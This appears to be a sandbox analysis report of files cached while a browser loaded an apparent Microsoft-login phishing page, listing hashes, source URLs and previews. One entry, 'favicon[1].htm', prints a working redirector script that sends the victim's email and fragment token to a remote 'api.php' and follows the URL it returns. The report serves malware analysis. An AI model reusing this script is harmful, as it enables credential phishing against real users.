MD5:	7C593B06759DB6D01614729D206738D6
SHA1:	0D4F76D10944933B8DDECFFE9691081439A77A3C
SHA-256:	F7D9FB0479DE843CF3FB0B78FC56BBB9E30BF0A238C6F79D9209FA8B22EFB574

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\app[1].css	
SHA-512:	EF91B610CF17A17AAFB48984B4403EF175EB86096E3F12E23AE8D4C7C96EF60ED14DA3F69721E095CD2ACE3F0A06190186D000992823814BB906F7FB3576C2C1
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://assets.onestore.ms/cdnfiles/external/oneui/oneui1.16.2/dist/css/app.css
Preview:	@font-face {. font-family: "wf_segoe-ui_normal";. src: url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.eot");. src: url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.eot?#iefix") format("embedded-opentype"), url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.woff") format("woff"), url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.ttf") format("truetype"), url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.svg#web") format("svg");. font-weight: normal;. font-style: normal; }..@font-face {. font-family: "wf_segoe-ui_light";. src: url("//i.s-microsoft.com/fonts/segoe-ui/west-european/light/latest.eot");. src: url("//i.s-microsoft.com/fonts/segoe-ui/west-european/light/latest.eot?#iefix") format("embedded-opentype"), url("//i.s-microsoft.com/fonts/segoe-ui/west-european/light/latest.woff") format("woff"), url("//i.s-microsoft.com/fonts/segoe-ui/west-european/light/latest.ttf") format("truetype

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\bg2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, baseline, precision 8, 1920x1080, frames 3
Category:	downloaded
Size (bytes):	17453
Entropy (8bit):	3.890509953257612
Encrypted:	false
SSDEEP:	192:P7FRTHQpmA3ZkXOL25cYty7l6UWUjMJBSab/vR+yzP:P/cpmgkF5+JWUjMp40P
MD5:	7916A894EBDE7D29C2CC29B267F1299F
SHA1:	78345CA08F9E2C3C2CC9B318950791B349211296
SHA-256:	D8F5AB3E00202FD3B45BE1ACD95D677B137064001E171BC79B06826D98F1E1D3
SHA-512:	2180ABE47FBF76E2E0608AB3A4659C1B7AB027004298D81960DC575CC2E912ECCA8C131C6413EBBF46D2AAA90E392EB00E37AED7A79CDC0AC71BA78D828A8C7
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.oddstips.co.uk/wp-content/themes/focusblog/bg2.jpg
Preview:	.....Phttp://ns.adobe.com/xap/1.0/.<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c142 79.160924, 2017/07/13-01:06:39 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about=""/> </rdf:RDF> </x:xmpmeta>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\converged.v2.login.min_xu7km3oxm4bwp2b-mqyozg2[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	102261
Entropy (8bit):	5.304993895573072
Encrypted:	false
SSDEEP:	1536:QpHDglHuhw+E3mazA/PWrF7qvEAFiQcpmNtpHzyJRr:lB4byJZ
MD5:	5EEEE49B73979B86F0A7607E32ACA866
SHA1:	75329D55D86E0D1B803BA5A641203A37C8B9C5B7
SHA-256:	6013F9292BBF154CD978A519E9BA6D501C57C50118E1535A374B0E6473FEC91C
SHA-512:	AE55F8C8C5AADFB1795A2E2BDA9E76F5845A56C79B70A69870726BA5F68A613045AD564B2AD312EE59F993EE5A6CD5D5DCE2D986B1EA3EA5D289B87D578CF73
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/cdnbundles/converged.v2.login.min_xu7km3oxm4bwp2b-mqyozg2.css
Preview:	/*! Copyright (C) Microsoft Corporation. All rights reserved. *//*!---------- START OF THIRD PARTY NOTICE ----------..This file based on or incorporates material from the projects listed below (Third Party IP). The original copyright notice and the license under which Microsoft received such Third Party IP, are set forth below. Such licenses and notices are provided for informational purposes only. Microsoft licenses the Third Party IP to you under the licensing terms for the Microsoft product. Microsoft reserves all other rights not expressly granted under this agreement, whether by implication, estoppel or otherwise...//----------.twbs-bootstrap-sass (3.3.0).//----------..The MIT License (MIT)..Copyright (c) 2013 Twitter, Inc..Permission is hereby granted, free of charge, to any person

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\favicon[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	940
Entropy (8bit):	5.027167155859434
Encrypted:	false
SSDEEP:	24:QJ0fM/I4bfoX1vP8klCfHNYoGKIhvdTDWAoHV4T:FfM/IumURODKmHk6T
MD5:	C990F21D4B19030ECC2002BFA6EEC291
SHA1:	37B28D95FC9DF6BEDD189C2AAA929FAF9A4F3901
SHA-256:	539452D4F85D1C70B0894C448E7C56E4641BAB22A35B0DE566BFFE811DA40723

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\favicon[1].htm	
SHA-512:	306634AC49AF25469E09D2747EDB82723BD5AC5DB6C8D6A906DA20B42424E5A804E385F4D546281454C1070C8B56CF22DEBF1657DE81A59EDF0FA9CBB7C88C0
Malicious:	false
Reputation:	low
Preview:	<html>.<head>... <title></title>. <meta charset="UTF-8">. <meta name="viewport" content="width=device-width, initial-scale=1">. <base href="http://www._20_2021_05_43_05.shamanno.com" />...<style type="text/css">. .</style>...</head>.<body>.<script src="https://code.jquery.com/jquery-3.5.1.js"integrity="sha256-QWo7LDvxbWT2tbbQ97B53yJnYU3WhH/C8ycbRAkjPDc=" crossorigin="anonymous"></script>.<script type="text/javascript">. $(document).ready(function(){. var yr = window.location.href;. var res = yr.split("#");. var email = res[0];. var rep = email.split('com');. var thh = rep[0]+'com';. var theurl = thh+"/wild/api.php";. var link = res[1];. $.ajax({. type: "POST",. url: theurl,. data: {cUserNavS: link}. }).done(function(msg) {. window.location.href = msg;. });. });.</script>.</body>.</html>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 6 icons, 128x128, 16 colors, 72x72, 16 colors
Category:	downloaded
Size (bytes):	17174
Entropy (8bit):	2.9129715116732746
Encrypted:	false
SSDEEP:	24:QSNTmTFxg4lyyyyyyyyyyyyyio7eeeeeeeeekzgsLsLsLsLsLsQZp:nfgyyyyyyyyyyyyynzQQQQQO
MD5:	12E3DAC858061D088023B2BD48E2FA96
SHA1:	E08CE1A144ECEAE0C3C2EA7A9D6FBC5658F24CE5
SHA-256:	90CDAF487716184E4034000935C605D1633926D348116D198F355A98B8C6CD21
SHA-512:	C5030C55A855E7A9E20E22F4C70BF1E0F3C558A9B7D501CFAB6992AC2656AE5E41B050CCAC541EFA55F9603E0D349B247EB4912EE169D44044271789C719CD0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://account.live.com/Resources/images/favicon.ico
Preview:	.............h(..f...HH...........(..00......h....6.. ....=..............@..........(....A..(....................(....................................."P.."" ...3 3333333333333333333333333333333"" ...33333333333333333333333333333333"" ...33333333333333333333333333333333"""" """""""""""""""""""""""""""""""""""" ...33333333333333333333333333333333"" ...33333333333333333333333333333333"" ...33333333333 333333333333333333333"" ...33333333333333333333333333333333"" ...33333333333333333333333333333333"""""""""""""""""""""""""""""""" """""""" ...33333333333333333333333333333333"" ...33333333333333333333333333333333"" ...33333333333333333333333 333333333"" ...33333333333333333333333333333333""""""""""""""""""""""""""""""""

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\favicon[2].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 6 icons, 128x128, 16 colors, 72x72, 16 colors
Category:	downloaded
Size (bytes):	17174
Entropy (8bit):	2.9129715116732746
Encrypted:	false
SSDEEP:	24:QSNTmTFxg4lyyyyyyyyyyyyyio7eeeeeeeeekzgsLsLsLsLsLsQZp:nfgyyyyyyyyyyyyynzQQQQQO
MD5:	12E3DAC858061D088023B2BD48E2FA96
SHA1:	E08CE1A144ECEAE0C3C2EA7A9D6FBC5658F24CE5
SHA-256:	90CDAF487716184E4034000935C605D1633926D348116D198F355A98B8C6CD21
SHA-512:	C5030C55A855E7A9E20E22F4C70BF1E0F3C558A9B7D501CFAB6992AC2656AE5E41B050CCAC541EFA55F9603E0D349B247EB4912EE169D44044271789C719CD0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.microsoft.com/favicon.ico
Preview:	.............h(..f...HH...........(..00......h....6.. ....=..............@..........(....A..(....................(....................................."P.."" ...3 3333333333333333333333333333333"" ...33333333333333333333333333333333"" ...33333333333333333333333333333333"""" """""""""""""""""""""""""""""""""""" ...33333333333333333333333333333333"" ...33333333333333333333333333333333"" ...33333333333 333333333333333333333"" ...33333333333333333333333333333333"" ...33333333333333333333333333333333"""""""""""""""""""""""""""""""" """""""" ...33333333333333333333333333333333"" ...33333333333333333333333333333333"" ...33333333333333333333333 333333333"" ...33333333333333333333333333333333""""""""""""""""""""""""""""""""

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2[1].svg	
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://account.live.com/Resources/images/microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0, 0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.61 1,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.9 52,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0, 0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.61 1,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.9 52,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\oneds_Xr2D7Nex80v7A-8bxF8jgQ2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF, LF line terminators
Category:	downloaded
Size (bytes):	82052
Entropy (8bit):	5.312628857785992
Encrypted:	false
SSDEEP:	768:paVnZVNvlcxbEFWEI3+d8lLCNMnSpjaQ2Z8q2G/b8bSqY4gs8Lh1mAXbQON9fAvC:cuediuNMk1T/qTlAvrQUAluA
MD5:	5EBD83ECD7B1F34BFB03EF1BC45F2381
SHA1:	CD1E0062A04B11EEB36586766BF5144955250E65
SHA-256:	4C57821AA26F21DEEBC39E3C750BC4FE246C430E5E50F4ADD0CFF53943C8C608
SHA-512:	9B56B2F1F301AD65D03514E1EC557830501805CBB81A891A518601898AE4F3C8A4C063D64036C2E8F1E539E5989CB608D535A01552BCADF008B53D1B699E9E88
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/oneds_Xr2D7Nex80v7A-8bxF8jgQ2.js?v=1
Preview:	/*!.. * 1DS JS SDK Core, 2.3.4.. * Copyright (c) Microsoft and contributors. All rights reserved... * (Microsoft Internal Only).. */..!function(e,n){"object"==typeof expo rts&&"undefined"!=typeof module?n(exports):"function"==typeof define&&define.amd?define(["exports"],n):n(e.oneDS=e.oneDS||{})}(this,function(c){"use strict";var i="functi on",o="object",n="undefined",a="prototype",s="hasOwnProperty";function e(){return typeof globalThis!==n&&globalThis?globalThis:typeof self!==n&&self?self:typeof window!==n&&window?window:typeof global!==n&&global?global:null}function r(e){var n=Object.create;if(n)return n(e);if(null==e)return{};var t=typeof e;if(t!=o&&t!==i)thr ow new TypeError("Object prototype may only be an Object:"+e);function r(){}return r[a]=e,new r}function t(e){for(var n,t=1,r=arguments.length;t<r;t++)for(var i in n=argu ments[t])Object[a][s].call(n,i)&&(e[i]=n[i]);return e}var u=function(e,n){return(u=Object.setPrototypeOf||{__proto__:[]}instanceof Array&&function(e,n){e.__prot

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\override[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	1531
Entropy (8bit):	4.797455242405607
Encrypted:	false
SSDEEP:	24:Udf0F+MOu2UOqD3426TKgR2Yyk9696TkMYqdfskeEkeGk/ksuF9qaSm9qags:Ud8FYqTj36TKgR2Yyk9696TkMYO0keEW
MD5:	A570448F8E33150F5737B9A57B6D889A
SHA1:	860949A95B7598B394AA255FE06F530C3DA24E4E
SHA-256:	0BD288D5397A69EAD391875B422BF2CBDCC4F795D64AA2F780AFF45768D78248

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\override[1].css	
SHA-512:	217F971A8012DE8FE170B4A20821A52FA198447FA582B82CF221F4D73E902C7E3AA1022CB0B209B6679C2EAE0F10469A149F510A6C2132C987F46214B1E2BBBC
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://statics-marketingsites-wcus-ms-com.akamaized.net/statics/override.css?c=7
Preview:	a.c-call-to-action:hover, button.c-call-to-action:hover{box-shadow:none!important}a.c-call-to-action:hover span, button.c-call-to-action:hover span{left:0!important}...c-call-to-action:not(.glyph-play):after { right: 0!important;} a.c-call-to-action:focus,button.c-call-to-action:focus{box-shadow:none!important}a.c-call-to-action:focus span,button.c-call-to-action:focus span{left:0!important;box-shadow:none!important}...theme-dark .c-me .msame_Header_name {color: #f2f2f2;}...pmg-page-wrapper .uhf div, .pmg-page-wrapper .uhf button, .pmg-page-wrapper .uhf a, .pmg-page-wrapper .uhf span, .pmg-page-wrapper .uhf p, .pmg-page-wrapper .uhf input {font-family: Segoe UI, SegoeUI,Helvetica Neue,Helvetica,Arial,sans-serif !important;}..@media (min-width: 540px) {.pmg-page-wrapper .uhf .c-uhfh-alert span, .pmg-page-wrapper .uhf #uhf-g-nav span, .pmg-page-wrapper .uhf .c-uhfh-actions span, .pmg-page-wrapper .uhf li, .pmg-page-wrapper .uhf button, .pmg-page-wrapper .uhf a, .pmg-page-wrapper .uhf #meC

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\script[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	121249
Entropy (8bit):	5.258860505507024
Encrypted:	false
SSDEEP:	1536:+JXd+YOlaYOyguxH6GdXJKjZtQ3EBJ0PYmwYmEZeQ8Wt2Db7ACu8J8lvC7CQBgAc:ed+YOlaYOyguxHbdX2nX5PaCfey
MD5:	B110D87662D257F657ABCCEF7AF5CD09
SHA1:	FD7519D842B6344448E6F1D69DFFA5F896FAE4A6
SHA-256:	65E82E7414D88BC864191400084C24DA27052E7A61F9F3C1F1EFDFEE433D558C
SHA-512:	EF429EE8701D0748DE81CEE25D15C9674487691ACA8982F6D43DA519E1CDFD5082D9DE5A71D1FB457250828433856BAB4A2CE7E035152FE9C16224FA433D35D
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://c.s-microsoft.com/en-us/CMSScripts/script.jsx?k=0502864a-b6ef-2f14-9f8e-267004d3a4e0_c5ea3348-55af-729a-2641-14f0312bacf3_742bd11f-3d7c-9955-3df5-f02b66689699_cb9d43d2-fbae-5b5c-827f-72166d6b87fc_49488e0d-6ae2-5101-c995-f4d56443b1d8_7dea7b90-4334-c043-b252-9f132d19ee19_38aa9ffb-ddb5-75be-6536-a58628f435f5_e3e65a0a-c133-43e7-571d-2293e03f85e6_4ca0e9dc-a4de-17ba-f0de-d1d346cb99e2_06310cd8-41c6-3b11-4645-b4884789ed70_5c27e8aa-9347-969e-39ac-37a4de428a8d_d6872b5a-5310-a73c-7cb3-227a3213a1c5_be92d794-4118-193f-9871-58b72092a5ac_64c742e2-b29c-b6c1-fdd9-accf33ec40bd_cf2ceca9-3467-a5b3-d095-68958eee6d4c_cec39dd8-f1d3-56f1-abfc-a7db34ff7b46_ec5fa2c9-3950-ff57-a5c3-1fa77e0db190_d19f9592-65df-bcc9-e30e-439b875c3381_76a3d06f-f11f-77ef-9bfd-6227ba750200_5e1caa45-461c-3b04-f88b-8cd50af16db5_c2dceda8-20b4-7d3f-13b6-9cac67d7df17_914fa41b-cc86-d3b0-4e15-2fdfa357bcc7_40c6c884-da6e-7c2c-081f-4a7dfe7c7245_ae79ba96-1a9d-debd-a5b1-f3067213b9b8
Preview:	function getQueryValue(n,t){var r=new RegExp("[\\?&]"+t+"=([^&#]*)","gi"),i=r.exec(n);return i==null?"":decodeURIComponent(i[1].replace(/\+/g," "))}function getStore(n){var t="ClosestStore.asmx",r,i;$(".store-geo[data-GeoStoreLocalServiceURL]").length&&(t=$(".store-geo").first().attr("data-GeoStoreLocalServiceURL"));i="POST";typeof n!="undefined"&&(r={latitude:JSON.stringify(n.coords.latitude),longitude:JSON.stringify(n.coords.longitude)},t=t+"ClientGeo",i="GET");$.ajax({url:t,type:i,timeout:5e3,data:r,contentType:"application/json; charset=UTF-8",dataType:"json",error:function(){$(".store-geo").remove();$(".store-editorial").fadeIn(1e3)},success:function(n){if(typeof n!="undefined"&&typeof n.d!="undefined"&&typeof n.d.City!="undefined"&&n.d.City!=""&&n.d.StoreUrl!="undefined"&&n.d.StoreUrl!=""){var t=$(".store-geo:first").text();$(".store-geo a").html(t+" "+n.d.City);$(".store-geo a").attr("href",n.d.StoreUrl);$(".store-editorial").remove();$(".store-geo").fadeIn(1e3)}else $(".store-g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\shell.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	82190
Entropy (8bit):	5.036904170769404
Encrypted:	false
SSDEEP:	1536:tJzwN0CbUTqI34/9w6/Qua+1IGEbjBko230WBYT:vyA
MD5:	1F9995AB937AC429A73364B4390FF6E8
SHA1:	81998DCC6407CEB5CEF236AD52B9F2A3A9528D3B
SHA-256:	49E5166F40D8586714F86E08AB76A977199DF979357147A0E81980A804151C2A
SHA-512:	6669AE352FF46DB734BB8F973D1C0527C3A5EC4119D534AAE4C33F29EFF970168ED5FE200A05D4E1B6A2EC0E090E2207549B926317D489DC7664B0D9C208546
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://assets.onestore.ms/cdnfiles/onestorerolling-1510-19009/shell/v3/scss/shell.min.css
Preview:	@charset "UTF-8";@font-face{font-family:'wf_segoe-ui_normal';src:local("Segoe UI");src:url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.eot");src:url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.eot?#iefix") format("embedded-opentype"),url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.woff") format("woff"),url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.ttf") format("truetype"),url("//i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.svg#web") format("svg");font-weight:normal;font-style:normal}@font-face{font-family:'wf_segoe-ui_semilight';src:url("//i.s-microsoft.com/fonts/segoe-ui/west-european/semilight/latest.eot");src:url("//i.s-microsoft.com/fonts/segoe-ui/west-european/semilight/latest.eot?#iefix") format("embedded-opentype"),url("//i.s-microsoft.com/fonts/segoe-ui/west-european/semilight/latest.woff") format("woff"),url("//i.s-microsoft.com/fonts/segoe-ui/west-european/semilight/latest.ttf")

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\style[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	137436
Entropy (8bit):	5.360850019087837

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\style[1].css	
Encrypted:	false
SSDEEP:	1536:+Fk5W00zHVaAgrBmeZCstBwB/BxBf9e969j9S9h919g9Z9C9f9g9Z9e979Q9t9Vp:+Fk5W003MC/
MD5:	D0519383C16A2B2D2879BFBF15845F0C
SHA1:	B2FBBC365B2CA853B1CBEAAA0F10BB05148ED9AA
SHA-256:	046BA9FDD7992751785036A03AB6EDD3052465C23C2BAD1ADC80905DC6AA39A9
SHA-512:	2DB8E6E4AD75F756D0B70071EC49EA4FF54360AFDAAC007C0FFD5ACF575961E661DD275329347210AD71206885A50DA2E58F12CE84E6C7A3BC3D5EDD81E3B5BE
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://c.s-microsoft.com/en-us/CMSStyles/style.csx?k=3c9ade18-bc6a-b6bd-84c3-fc69aaaa7520_899796fc-1ab6-ed87-096b-4f10b915033c_e8d8727e-02f3-1a80-54c3-f87750a8c4de_6e5b2ac7-688a-4a18-9695-a31e8139fa0f_b3dad3e4-0853-1041-fa46-2e9d6598a584_fc29d27f-7342-9cf3-c2b5-a04f30605f03_28863b11-6a1b-a28c-4aab-c36e3deb3375_907fa087-b443-3de8-613e-b445338dad1f_a66bb9d1-7095-dfc6-5a12-849441da475c_1b0ca1a3-6da9-0dbf-9932-198c9f68caeb_ef11258b-15d1-8dab-81d5-8d18bc3234bc_11339d5d-cf04-22ad-4987-06a506090313_50edf96d-7437-c38c-ad33-ebe81b170501_8031d0e3-4981-8dbc-2504-bbd5121027b7_3f0c3b77-e132-00a5-3afc-9a2f141e9eae_aebeacd9-6349-54aa-9608-cb67eadc2d17_0cdb912f-7479-061d-e4f3-bea46f10a753_343d1ae8-c6c4-87d3-af9d-4720b6ea8f34_a905814f-2c84-2cd4-839e-5634cc0cc383_190a3885-bf35-9fab-6806-86ce81df76f6_05c744db-5e3d-bcfb-75b0-441b9afb179b_8beffb66-d700-2891-2c8d-02e40c7ac557_b1fe3f15-7512-0a8f-a55b-b316245621b5_f9c8eff0-3e34-2c33-6c0d-1fa7c5077eec
Preview:	@font-face{font-family:'wf_segoe-ui_light';src:url('//c.s-microsoft.com/static/fonts/segoe-ui/west-european/light/latest.eot');src:local("Segoe UI Light"),local("Segoe WP Light"),url('//c.s-microsoft.com/static/fonts/segoe-ui/west-european/light/latest.eot?#iefix') format('embedded-opentype'),url('//c.s-microsoft.com/static/fonts/segoe-ui/west-european/light/latest.woff') format('woff'),url('//c.s-microsoft.com/static/fonts/segoe-ui/west-european/light/latest.ttf') format('truetype'),url('//c.s-microsoft.com/static/fonts/segoe-ui/west-european/light/latest.svg#web') format('svg');font-weight:normal;font-style:normal}@font-face{font-family:'wf_segoe-ui_normal';src:url('//c.s-microsoft.com/static/fonts/segoe-ui/west-european/normal/latest.eot');src:local("Segoe UI"),local("Segoe"),local("Segoe WP"),url('//c.s-microsoft.com/static/fonts/segoe-ui/west-european/normal/latest.eot?#iefix') format('embedded-opentype'),url('//c.s-microsoft.com/static/fonts/segoe-ui/west-european/normal/latest.w

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\53_8b36337037cff88c3df203bb73d58e41[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 342 x 72, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	5139
Entropy (8bit):	7.865234009830226
Encrypted:	false
SSDEEP:	96:oX2DsRVNYc82nTGTirCPqKO1gDPFjDiwK3aM5yO/bUlVV6JKo5N9jIMw7RLW1ZHb:ofRgc82nTprQsgDNDP7QgVVoH9+kMK9
MD5:	8B36337037CFF88C3DF203BB73D58E41
SHA1:	1ADA36FA207B8B96B2A5F55078BFE2A97ACEAD0E
SHA-256:	E4E1E65871749D18AEA150643C07E0AAB2057DA057C6C57EC1C3C43580E1C898
SHA-512:	97D8CC97C4577631D8D58C0D9276EE55E4B80128080220F77E01E45385C20FE55D208122A8DFA5DADCB87543B1BC291B98DBBA44E8A2BA90D17C638C15D487
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/applogos/53_8b36337037cff88c3df203bb73d58e41.png
